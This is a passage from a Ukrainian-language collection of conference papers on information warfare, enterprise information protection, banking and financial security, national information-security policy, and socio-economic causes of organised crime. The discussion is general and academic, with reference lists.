У зв'язку з посиленням негативного зовнішнього впливу на інформаційний простір України, що загрожує розмиванню суспільних цінностей і національної ідентичності, недостатніми залишаються обсяги вироблення конкурентоспроможного національного інформаційного продукту. Наближається до критичного стан безпеки інформаційно-комп'ютерних систем в галузі державного управління, фінансової і банківської сфери, енергетики, транспорту, внутрішніх та міжнародних комунікацій [3].

Сьогодні можна виокремити такі основні методи інформаційної агресії проти України: дезінформування та маніпулювання; агресивна пропаганда; диверсифікація громадської думки; психологічний та психотропний тиск; поширення чуток. Дезінформування та маніпулювання інформацією – найбільш використовуваний в сучасній інформаційній війні проти України метод, який передбачає обман щодо справжності намірів для спонукання до запрограмованих агресором дій.

Разом з тим, Україна здатна створити ефективні сили і засоби щодо ведення інформаційної війни. Більш того, цей напрям може стати перспективним для одержання додаткових джерел фінансування ринкових

перетворень у країні, оскільки товар, зроблений в інтересах забезпечення інформаційної безпеки, викликає певний інтерес на світовому ринку [4]. Утім головне на цьому шляху - досягнення згоди і розуміння між державою, громадянським суспільством і особистістю, створення такої обстановки в країні, коли слово є не інструментом маніпуляції в руках непорядного політика, а відбиває дійсний стан справ, коли інформація про доленосні аспекти життя держави сприйматиметься самим народом.

Таким чином, слід визнати, що Україна, її державні органи влади, громадянське суспільство та ЗМІ не були готові до такої масованої військової та інформаційної агресії, що в експертному середовищі отримала назву «гібридна війна». Саме тому першочерговим завданням усіх державних, громадських, наукових, експертних, журналістських інституцій є розробка термінових ефективних заходів щодо нейтралізації інформаційної - диверсійної діяльності Російської Федерації проти України та протидії її подальшому розгортанню. Отже, інформаційна безпека має одне з першочергових значень для соціально-економічного розвитку держави. Україна має продовжити активні кроки на шляху розбудови власної системи інформаційної безпеки.

Список використаних джерел:

1. Галушко С. Інформаційна безпека України [Електронний ресурс] / Сергій Галушко. — Режим доступу : utz.tv/telepzogrami utz/ euroukraina/ item/21953.html.
2. Горбань Ю.О. Інформаційна війна проти України та методи її ведення / Ю.О. Горбань // Вісник НАДУ. - № 1. – 2016. – С. 136-141.
3. Малик Я. Інформаційна безпека України: стан та перспективи розвитку / Я. Малик // Збірник наукових праць. - 2015. - Вип. 44. – С. 13-20.
4. Требін М.П. Феномен інформаційної війни у світі, що глобалізується [Електронний ресурс] / М.П. Требін // . — Режим доступу : http://www.ukr-socium.org.ua/Arhiv/Stati/US-3_2014/113-127.pdf.

Бєляєва Л. А.
кандидат економічних наук, доцент кафедри «Обліку та оподаткування»
ХННІ ДВНЗ «Університет банківської справи»

АКТУАЛЬНІСТЬ ВПРОВАДЖЕННЯ СИСТЕМИ ЗАХИСТУ ЕКОНОМІЧНОЇ ІНФОРМАЦІЇ НА ПІДПРИЄМСТВАХ

Для прийняття оперативних і ефективних рішень власникам та керівникам необхідна достовірна економічна інформація про фінансово-господарську діяльність, тобто сукупність даних, які відображають стан або визначають напрям змін і розвитку підприємства та його підрозділів. Тому успіх сучасного підприємництва і його розвиток в умовах гострої конкуренції в значній мірі залежать від застосування інформаційних технологій, і відповідно, від ступеня забезпечення інформаційної безпеки.

Будь-яке підприємство має у своєму розпорядженні різні види інформації, які становлють інтерес для зловмисників. Насамперед, це комерційні й конфіденційні дані, інформація, що є інтелектуальною власністю підприємства.

Поширення комп'ютерних систем і об'єднання їх у комунікаційні мережі підсилює можливості електронного проникнення до них.

Погрози щодо інформаційної безпеки можуть бути непередбачуваними: стихійні лиха, аварії, збої й відмови технічних засобів, помилки, при розробці комп’ютерних систем, алгоритмічні й програмні помилки, помилки користувачів і обслуговуючого персоналу. В той же час, мають місце і навмисні загрози, такі як, промислове шпигунство, несанкціонований доступ до інформації, модифікація системи, використання шкідливих програм та вірусів.

Сутність захисту інформації полягає у виявленні негативних джерел, причин і умов впливу на інформацію з подальшим усуненням або нейтралізацією їх.

Захист інформації повинен бути спрямований за такими напрямами, як попередження погроз з своєчасною організацією превентивних заходів щодо забезпечення інформаційної безпеки і не можливості їх виникнення, здійсненні систематичного аналізу та контролю можливості появи реальних або потенційних погроз і локалізацію злочинних дій для вживання заходів по ліквідації наслідків загроз і конкретних злочинних дій.

Всіх можливих порушників інформаційних ресурсів класично поділяють на внутрішніх і зовнішніх.

До внутрішніх можна віднести такі категорії персоналу: користувачі інформаційної системи; персонал, що обслуговує технічні засоби (інженери, техніки); співробітники відділів розробки й супроводу програмного забезпечення (прикладні й системні програмісти); технічний персонал, що обслуговує будівлі: прибиральники, електрики, сантехники й інші співробітники, що мають доступ у будівлі й приміщення, де розташовані

компоненти інформаційної системи; співробітники служби безпеки; менеджери різних рівнів.

Найбільший відсоток випадків порушення безпеки інформації відбувається в результаті помилок користувачів і обслуговуючого персоналу. Некомпетентне, недбале або неуважне виконання функціональних обов'язків співробітниками приводять до знищення, порушення цілісності й конфіденційності інформації, а також компрометації механізмів захисту.

До сторонніх осіб, які можуть бути порушниками відносяться: клієнти, представники різних організацій, громадяни; відвідувачі, запрошені з будь-якого приводу; представники комунальних підприємств; представники конкуруючих організацій або особи, що діють за їх завданнями (промислове шпигунство); особи, що випадково або, навмисне порушили пропускний режим; будь-які особи за межами території підприємства.

Основними мотивами порушень інформаційної безпеки підприємства можна назвати безвідповідальність, самоствердження та корисливий інтерес.

Створена на підприємстві система захисту інформації повинна враховувати і відповідати наступним найважливішим вимогам:

- запобігання витоку, розкраданню, втратам, викривленню, підробці інформації;
- запобігання несанкціонованих дій щодо знищення, модифікації, викривлення, копіювання, блокування інформації;
- запобігання інших форм незаконного втручання в інформаційні ресурси й інформаційні системи;
- забезпечення правового режиму документованої інформації, як об'єкта власності;
- забезпечення юридичної значимості інформації, наданої у вигляді електронного документа;
- захист конституційних прав громадян на збереження особистої таємниці й конфіденційності персональних даних, наявних в інформаційних системах;
- збереження державної таємниці документованої інформації відповідно до законодавства;
- забезпечення прав суб'єктів в інформаційних процесах і при розробці, виробництві й застосуванні інформаційних систем, технологій і засобів їх забезпечення.


Система захисту інформації є комплексом правових, кадрових, організаційно-режимних, криптографічних, програмних заходів, що забезпечують її збереження у комп'ютерних системах і комунікаційних мережах від проникнення по каналах технічної розвідки, несанкціонованого доступу, зокрема, з використанням технічних засобів, а також від її втрати внаслідок помилок або некваліфікованих дій користувачів і впливу комп'ютерних вірусів. Кожне підприємство повинне усвідомити необхідність підтримки відповідного режиму безпеки й виділення на ці заходи необхідних ресурсів.

Серед методів захисту інформації особливо виділяються організаційні методи, робота з працівниками підприємства, технічні засоби та режимні заходи, інформація про які узагальнена на рисунку 1.

Слід також враховувати, що навіть при наявності у системі захисту засобів, що роблять таке проникнення надзвичайно складним, повністю захистити її від проникнення практично неможливо. Також не може бути виключена і корупційна складова, коли для умисного знищення конкретної інформації, щодо незаконних дій, втрачається величезний масив інформації. Малюнок №1. Методи захисту інформації.

Таким чином, проблема захисту даних економічної інформації в сучасному інформаційному світі є актуальною і визначається наступними факторами: швидке зростання кількості комп'ютерної техніки й розширення її застосування в різних галузях; залучення в процес інформаційної взаємодії значної кількості людей і підприємств; відношення до інформації, як до товару; перехід до ринкових відносин, із властивою йому конкуренцією й промисловим шпигунством, в області створення й надання інформаційних послуг; концентрація значних обсягів інформації різного призначення на електронних носіях; кількісне і якісне вдосконалення способів доступу користувачів до інформаційних ресурсів; різноманіття видів погроз і можливих каналів несанкціонованого доступу до інформації; зростання числа кваліфікованих користувачів обчислювальної техніки і можливостей щодо створення ними програмних впливів на систему.

Процес захисту економічної інформації повинен бути безупинним і комплексним як на рівні держави, так і на рівні підприємства. Реалізація процесу захисту інформації можлива тільки при залученні фахівців високої кваліфікації в галузі захисту інформації, визначенні теоретичних основ і формуванні науково-методологічної бази, яка дозволить адекватно описувати процеси в умовах інформаційних погроз; розробки науково-обґрунтованих нормативно-методичних документів, щодо забезпечення інформаційної безпеки на базі досліджень і класифікації погроз інформації; стандартизація підходів до створення систем захисту інформації, розкриття схем і структур управління захистом на підприємствах безпосередньо і в цілому на державному рівні.



Мал.1. Методи захисту інформації.

Біденчук Т. М.
курсант Дніпропетровського державного університету внутрішніх справ
Кокарєв І. В.- науковий керівник
доцент Дніпропетровського державного університету внутрішніх справ, кандидат економічних наук, доцент

БАНКІВСЬКА СИСТЕМА ЯК УМОВА ФІНАНСОВОЇ БЕЗПЕКИ ДЕРЖАВИ

Забезпечення фінансової безпеки як банківської системи України в цілому, так і окремого комерційного банку, зважаючи на їх виняткове значення для соціально-економічного розвитку держави, – складна і багатогранна проблема, якій треба приділяти постійну увагу. Проте сьогодні немає усталеного визначення фінансової безпеки комерційного банку.

Передбачається, що для забезпечення фінансової безпеки комерційного банку треба не лише посилити державне регулювання банківської діяльності, а й істотно вдосконалити методичну базу оцінки рівня дотримання фінансової безпеки комерційного банку [1].

Щодо банківської системи України, то в міру залучення економіки нашої країни до світової, із збільшенням ступеня її інтеграції в світову фінансову систему, залежність від нестабільності на світових фінансових ринках зростає. Зокрема, вплив останньої світової кризи все сильніше позначається на банківській системі України – починають виникати проблеми з ліквідністю, зростає вартість ресурсів для банків, згортаються перспективні проекти через нестачу фінансових ресурсів і неможливість їх отримання на зовнішніх ринках [2].

Таким чином, безпека банків є частиною фінансової безпеки країни. Необхідно відзначити той факт, що банківська система є найважливішою складовою фінансово-кредитної сфери держави. Тобто, по суті, саме стан банківського сектора і визначає рівень фінансово кредитної безпеки, а отже, багато в чому і рівень фінансової безпеки держави.

Особливість безпеки банківської системи України в сучасних умовах полягає в тому, що вона забезпечується в країні з перехідною економікою, де ринкові механізми перебувають у стадії становлення. Для цього періоду характерними є політичні, економічні, соціальні кризи, недосконале податкове законодавство, населення слабо орієнтується в реаліях монетарної політики. Все це є підґрунтям для виникнення різного роду небезпечних явищ у банківській системі України (недобросовісна конкуренція, зростання злочинності). За таких обставин виникає потреба у захисті банківської системи як з боку правоохоронних органів, так і силами самих банків, що є закономірним явищем у суспільстві з ринковими відносинами.

Безпека банківської системи є складовою національної безпеки країни, і їй належить істотна роль у формуванні фінансової та економічної політики

держави. З огляду на це, безпека банківської системи набуває ознак самостійного виду діяльності і потребує відповідного правового статусу та регулювання. Важливою її складовою є безпека банківської діяльності як найбільш розвинутого виду безпеки бізнесу в Україні [3].

Безпека банківської системи України – це такий стан чинних правових норм і відповідних їм інститутів безпеки, який відображає рівень захищеності державою кредитно-фінансових відносин між суб'єктами банківської діяльності та гарантує стійке функціонування всієї банківської системи України; забезпечує можливість повної реалізації і захист життєво важливих фінансових і економічних інтересів держави, суспільства й особи; виключає або максимально обмежує деструктивні наслідки від зовнішніх та внутрішніх загроз, недосконалості зовнішньоекономічної, внутрішньогосподарської та бізнес-діяльності.

Необхідно відзначити той факт, що банківська система є найважливішою складовою фінансово-кредитної сфери держави. Тобто, по суті, саме стан банківського сектора і визначає рівень фінансово-кредитної безпеки, а отже, багато в чому і рівень фінансової безпеки держави.

Поняття економічної безпеки банківської системи, як правило, визначається як стан, при якому фінансова стабільність і репутація банківських установ не може бути втрачена внаслідок цілеспрямованих дій певної групи осіб або організації як всередині, так і за межами держави, а також через негативні макроекономічні та політичні фактори [4].

Щодо фінансової безпеки банківської системи, то її розглядають у двох аспектах:

1) з погляду фінансових наслідків їх діяльності для країни в цілому та окремих клієнтів і контрагентів;

2) з погляду недопущення та запобігання явним і потенційним загрозам фінансовому стану всієї банківської системи країни, Національного банку України й окремих банківських установ.

З одного боку, проблеми, що виникли в одному банку, здатні викликати ефект доміно і привести до системної банківської кризи. Пояснюється це самою природою банківської діяльності. Банки працюють переважно на чужих грошах на відміну, наприклад, від промислових підприємств, і тому будь-яка недовіра з боку населення до окремого банку (особливо великого) може викликати масовий відтік депозитів з банківської системи. З іншого боку, структурні проблеми банківського сектора підривають довіру до будь-якого окремо взятого банку. Все це пояснює ту важливу роль, яку відіграє забезпечення фінансової безпеки банків [5].

Таким чином, основна мета фінансової безпеки банку полягає в безперервній і стійкій підтримці стану, який характеризується збалансованістю і стійкістю до впливу зовнішніх і внутрішніх загроз.

Список використаних джерел:

1. Козаченко Г.В., Пономарьов В.П., Ляшенко О.М. Економічна безпека підприємства: сутність та механізми забезпечення: монографія. – К.: Лібра, 2003. – 280 с.
2. Глобалізація і безпека розвитку: монографія / За ред. О.Г. Білоруса. – К.: КНЕУ, 2001. – 733 с.
3. Качка Т. Боротьба з відмиванням грошей: Комплексний порівняльно-правовий аналіз відповідності законодавства України acquis Європейського Союзу в сфері боротьби та запобігання легалізації доходів, отриманих злочинним шляхом. – К.: Реферат, 2004. – 288 с.
4. Жаліло Я.А. Економічна стратегія держави: теорія, методологія, практика: Монографія. – К.: НІСД, 2003. – 368 с.
5. Хасбулатов Р.И. Мировая экономика: В 2-х т. Т.1. – М.: Экономика, 2001. – 598 с.

Бурак М. В.
старший науковий співробітник
наукової лабораторії
з проблем кримінальної поліції
навчально-наукового інституту №1
Національної академії внутрішніх
справ, кандидат юридичних наук

ІНФОРМАЦІЙНА БЕЗПЕКА ЯК СКЛАДОВА НАЦІОНАЛЬНОЇ БЕЗПЕКИ УКРАЇНИ

Захищаючи свої інформаційні інтереси, кожна держава має дбати про свою інформаційну безпеку. Цього ж вимагає і зміцнення української державності. Збалансована державна інформаційна політика України формується як складова частина її соціально-економічної політики, виходячи з пріоритетності національних інтересів та загроз національній безпеці країни. Із правової точки зору вона ґрунтується на засадах правової демократичної держави і впроваджується шляхом розробки та реалізації відповідних національних доктрин, стратегій, концепцій та програм згідно із чинним законодавством.

У ст. 17. Конституції України зазначено: “Захист суверенітету і територіальної цілісності України, забезпечення її економічної та інформаційної безпеки є найважливішими функціями держави, справою всього українського народу” [1].

Так, стаття 7 Закону України “Про основи національної безпеки України” визначає, що на сучасному етапі основними реальними та потенційними загрозами національній безпеці України, стабільності в суспільстві, в інформаційній сфері є прояви обмеження свободи слова та доступу до публічної інформації; поширення засобами масової інформації культу

насильства, жорстокості, порнографії; комп'ютерна злочинність та комп'ютерний тероризм; розголошення інформації, яка становить державну таємницю, або іншої інформації з обмеженим доступом, спрямованої на задоволення потреб і забезпечення захисту національних інтересів суспільства і держави; намагання маніпулювати суспільною свідомістю, зокрема, шляхом поширення недостовірної, неповної або упередженої інформації [2].

Таким чином, інформаційна безпека є невід'ємною складовою кожної зі сфер національної безпеки. Водночас інформаційна безпека є важливою самостійною сферою забезпечення національної безпеки. Саме тому розвиток України як суверенної, демократичної, правової та економічно стабільної держави можливий тільки за умови забезпечення належного рівня її інформаційної безпеки.

Відтак, забезпечення інформаційної безпеки є одним з найактуальніших для держави питань сьогодення і визначено одним із основних напрямів державної політики національної безпеки України відповідно до Стратегії національної безпеки України, схваленої Указом Президента України від 26 травня 2015 року № 287/2015 [3]. У Стратегії зазначено, що загрозами кібербезпеці і безпеці інформаційних ресурсів є: уразливість об'єктів критичної інфраструктури, державних інформаційних ресурсів до кібератак; фізична і моральна застарілість системи охорони державної таємниці та інших видів інформації з обмеженим доступом.

Відповідно до Стратегії пріоритетами забезпечення кібербезпеки і безпеки інформаційних ресурсів є: розвиток інформаційної інфраструктури держави; створення системи забезпечення кібербезпеки, розвиток мережі реагування на комп'ютерні надзвичайні події (CERT); моніторинг кіберпростору з метою своєчасного виявлення, запобігання кіберзагрозам і їх нейтралізації; розвиток спроможностей правоохоронних органів щодо розслідування кіберзлочинів; забезпечення захищеності об'єктів критичної інфраструктури, державних інформаційних ресурсів від кібератак, відмова від програмного забезпечення, зокрема антивірусного, розробленого у Російській Федерації; реформування системи охорони державної таємниці та іншої інформації з обмеженим доступом, захист державних інформаційних ресурсів, систем електронного врядування, технічного і криптографічного захисту інформації з урахуванням практики держав - членів НАТО та ЄС; створення системи підготовки кадрів у сфері кібербезпеки для потреб органів сектору безпеки і оборони; розвиток міжнародного співробітництва у сфері забезпечення кібербезпеки, інтенсифікація співпраці України та НАТО, зокрема в межах Трастового фонду НАТО для посилення спроможностей України у сфері кібербезпеки.

У свою чергу, Стратегія національної безпеки України спрямована на реалізацію до 2020 року визначених нею пріоритетів державної політики національної безпеки, а також реформ, передбачених Угодою про асоціацію між Україною та ЄС, ратифікованою Законом України від 16 вересня 2014 року

№ 1678-VII, і Стратегією сталого розвитку “Україна – 2020”, схваленою Указом Президента України від 12 січня 2015 року № 5 [4].

Стратегія передбачає реалізацію Програми популяризації України у світі та просування інтересів України у світовому інформаційному просторі. Головна мета - формування довіри до України, спрямування її позиціонування у світі на користь політичним та економічним інтересам нашої держави, а також на зміцнення її національної безпеки і відновлення територіальної цілісності. Ключове завдання - формування позитивного іміджу України як європейської, демократичної, конкурентоздатної держави із сприятливим бізнес-кліматом, зі своїм унікальним місцем у світовому розподілі праці та інтегрованої у глобальні ланцюги створення доданої вартості.

Програма фокусуватиметься на забезпеченні: підсилення інституційної спроможності для здійснення міжнародних стратегічних комунікацій; синергії зусиль органів влади, бізнесу та громадянського суспільства для просування України у світі; збільшення та оптимізації присутності України на міжнародних заходах та майданчиках; присутності у міжнародному академічному, культурному та громадському середовищі; комунікації щодо успіху реформ та перетворень, що здійснюються в Україні; формування і просування бренд-меседжів про Україну: Україна -країна свободи і гідності; Україна - країна, що реформується, незважаючи на виклики; Україна - хаб для інвестицій; Україна - країна високих технологій та інновацій; Україна - країна, приваблива для туризму; Україна - країна із визначними культурними та історичними традиціями; регулярного відкритого діалогу із спільнотою світових лідерів думки, експертів та медіа, які висвітлюють або коментують українську тематику; формування сталих ефективних комунікацій з українською діаспорою та використання її потенціалу.

Список використаних джерел:

1. Конституція України: Відомості Верховної Ради України. – 1996, № 30. [Електронний ресурс]. Режим доступу:
http://zakon5.rada.gov.ua/laws/show/254%D0%BA/96-%D0%B2%D1%80

2. Про основи національної безпеки України: Закон України від 19 черв. 1993 р. № 964-I. [Електронний ресурс]. Режим доступу:
http://zakon2.rada.gov.ua/laws/show/964-15

3. Про Стратегію національної безпеки України: Указ Президента України від 26 трав. 2015 р. № 287/2015. [Електронний ресурс]. Режим доступу:
http://zakon5.rada.gov.ua/laws/show/287/2015

4. Про Стратегію сталого розвитку “Україна – 2020” : Указ Президента України від 12 січ. 2015 р. № 5/2015. [Електронний ресурс]. Режим доступу:
http://zakon5.rada.gov.ua/laws/show/5/2015

Вєдєнєєв Д. В.
провідний науковий співробітник
Міжвідомчого науково-дослідного
центру з проблем боротьби з
організованою злочинністю при РНБО
України,
доктор історичних наук, професор

НОВІТНІ СОЦІАЛЬНО-ЕКОНОМІЧНІ ПРОЦЕСИ В УКРАЇНІ ЯК ФАКТОР ФОРМУВАННЯ ПРИЧИН ОРГАНІЗОВАНОЇ ЗЛОЧИННОСТІ

Вивчення стану соціально-економічної сфери України в цілому підтверджує чинність визначених "Стратегією національної безпеки України" (затверджена Указом Президента України від 26 травня 2015 р. №287) відповідних актуальних загрозі національній безпеці України. Одночасно синергія негативних чинників буття України призвела до якісного погіршення потенціалу виживання держави, адже станом на середину 2016 р. 91% опитаних Інститутом соціології НАН України оцінювало ситуацію у державі як критичну й вибухонебезпечну (проти 75% у 2013 р.), що дало підстави директору згаданого закладу, академіку НАНУ В.Вороні визначити стан українського соціуму як "суспільства тотальної недовіри з перевагою страхів та тривожного очікування" [1]. Наслідки тривалого занепаду виробничого, інноваційного та соціокультурного потенціалу країни, обмеження дієздатності ("внутрішнього суверенітету") Української державності внаслідок панування олігархічної моделі та злочинних кланів, масштабних корупційних проявів, породили негативну (з ознаками незворотності) історичну ситуацію, яка загрожує повною втратою здатності до динамічного розвитку на основі усвідомлених національних інтересів та достойного майбутнього нації. Водночас, в останні 2-3 роки згаданий якісний стан держави та соціуму зазнав нових деформацій, які в цілому, на жаль, укорінюють (підсилюють) базові причини існування й поширення організованої злочинності.

Негативні макроекономічні чинники. Однією із базових причин посилення потенціалу оргзлочинності за рахунок деградації сфери життєзабезпечення українців, соціальної напруги та формування своєрідної моделі "виживання всупереч правовому полю" (в цілому властивої пострадянському простору) можна вважати лавиноподібний занепад реальної економіки, експорту, надходження податків та інших провідних важелів наповнення бюджету та підтримки економічної самодостатності держави.

Досить сказати, що валовий внутрішній продукт (ВВП) України з 2013 до 2015 р. включно знизився у доларовому еквіваленті на 53% (до $ 82 млрд.). За 2014–2016 рр. падіння реального ВВП України досягло 16% (станом на 1 січня 2016 р. він в цілому дорівнював 50% від рівня 1990 р.), промислового виробництва – 22,2%. При зношенні основних виробничих фондів України на 84,5% (у сукупності із руйнуванням підприємств важкої промисловості та енергетики у зоні бойових дій, демонтажем та вивезенням частини їх в РФ

тощо) катастрофічною стала залежність від імпорту життєвоважливих товарів. Зокрема, частка імпорту серед товарів легкої промисловості дорівнює 98%, фармацевтичної – понад 78%, харчової – 44% [2]. Окрім посилення зовнішньої залежності й витиснення частини працездатного населення у маргінальну шпарину, такі явища сприятимуть контрабанді та пов'язаних з нею протиправних дій.

Дефіцит бюджету лише за підсумками 10 міс. 2016 р. досяг 26,8 млрд. грн. Приблизно на 68% були втрачені для українського експорту (у першу чергу – для машинобудівної та іншої продукції з високою доданою вартістю) ринки країн СНД, встановлені жорсткі квоти на експорт у країни ЄС (експорт з України до них впав на чверть лише за 2015 р.). Занепад продуктивних сил України призводить і до зростання безробіття. Навіть за даними Державної служби статистики, станом на 1 лютого 2017 р. офіційно було зареєстровано 429 тис. безробітних, тоді як місяцем раніше – 390,8 тис. [3-4]. Зрозуміло, що такі процеси скорочують і матеріально-фінансову базу утримання й модернізації системи захисту правопорядку у самому широкому розумінні, породжують додаткові можливості для діяльності організованих злочинних груп у сфері ввезення споживчої продукції, поширенню контрабанди .

Зростання соціальної турбулентності. На сьогодні ледве не найгострішої та "тотальною" за охопленням співгромадян причиною ескалації суспільної напруги й зростання протестних настроїв може розглядатися неухильне підвищення тарифів на оплату комунальних послуг. Про непідсилість виплат свідчить те, що при традиційному рівні платежів у 90%, в грудні 2016 р. він впав до приблизно 64%, і знижується надалі. Загальна сума боргів громадян за послуги ЖКХ за минулий рік зросла на 12,5 млрд. грн. і сягнула 23,4 млрд. сукупно. Зростання заборгованості породило нову, т.зв. "енергетичну бідність", супроводжується страхом перед новими підвищеннями тарифів та ризиком втратити житло, опинитися на соціальному дні, тим більше, що 76% опитаних не вірять у спроможність уряду виправити ситуацію та захистити пересічних українців [5; 6].

Зростає приховане безробіття, незадовільна соціальна адаптація молоді, осіб, що відбули покарання, а в останні часи – і звільнених з військової служби осіб з бойовим досвідом та психологічними травами супроводжується вкрай недосконалими правовими санкціями та відвертим нехтуванням виховної функції справедливого покарання. За даними кримінологів, за січень-червень 2016 р. з 22 593 осіб, яким повідомлено про підозру за ст. 185 КК України (крадіжка), 14 442 особи (майже 64 %) на момент вчинення злочину не працювали і не навчались. Безпритульний, який вкрав харчі на суму понад 137,8 грн., за чинним КК України вчинив злочин, натомість підприємцю, що не сплатив податків на сотні тисяч, кримінальна відповідальність не загрожує. Система кримінальної юстиції, вважають спеціалісти, спрямована, передовсім, на бідні, деградовані й маргінальні прошарки населення, які вчиняють традиційні кримінальні діяння [7].

В окремий фактор соціальної напруги перетворився процес т.зв. "параметричної пенсійної реформи", який пов'язується із непрозорими для

громадян вимогами МВФ, не супроводжується належною роз'яснювальною роботою серед населення, накладається на інші негаразди становища пересічних громадян, породжує тривожні очікування на фоні неухильного старіння нації та кон'юнктурного використання проблемних ситуацій опозицією та радикальними силами.

Проте найбільш небезпечним криміногенним чинником сприяння поширенню оргзлочинності та порушень правопорядку в цілому слід визнати зростаючі гострі фінансово-майнові диспропорції, адже вони не тільки ведуть до зубожіння й потягу до кримінального "ремесла", але й деморалізують суспільство, руйнують правосвідомість, ведуть до катаклізмів за зразком "безрозсудного й безпощадного бунту" за умов відсутності реального громадянського самоврядування, розвинутих легітимних механізмів взаємодії держави й суспільства, низькому рівні політичної культури та охлократичних традицій. Відомо, що соціальному колапсу та поширенню позаправової моделі повсякденного життя сприяє саме прірва між багатством і бідністю, кричущі майнові диспропорції. Нерівністю в Україні є надзвичайно рельєфною в порівнянні з ситуацією у розвинених країнах світу. Якщо в країнах Європейського Союзу статки 10% найбільш багатих та 10% найбільш бідних відрізняються у п’ять-шість разів, то в Україні – у 35–40 [8-10].

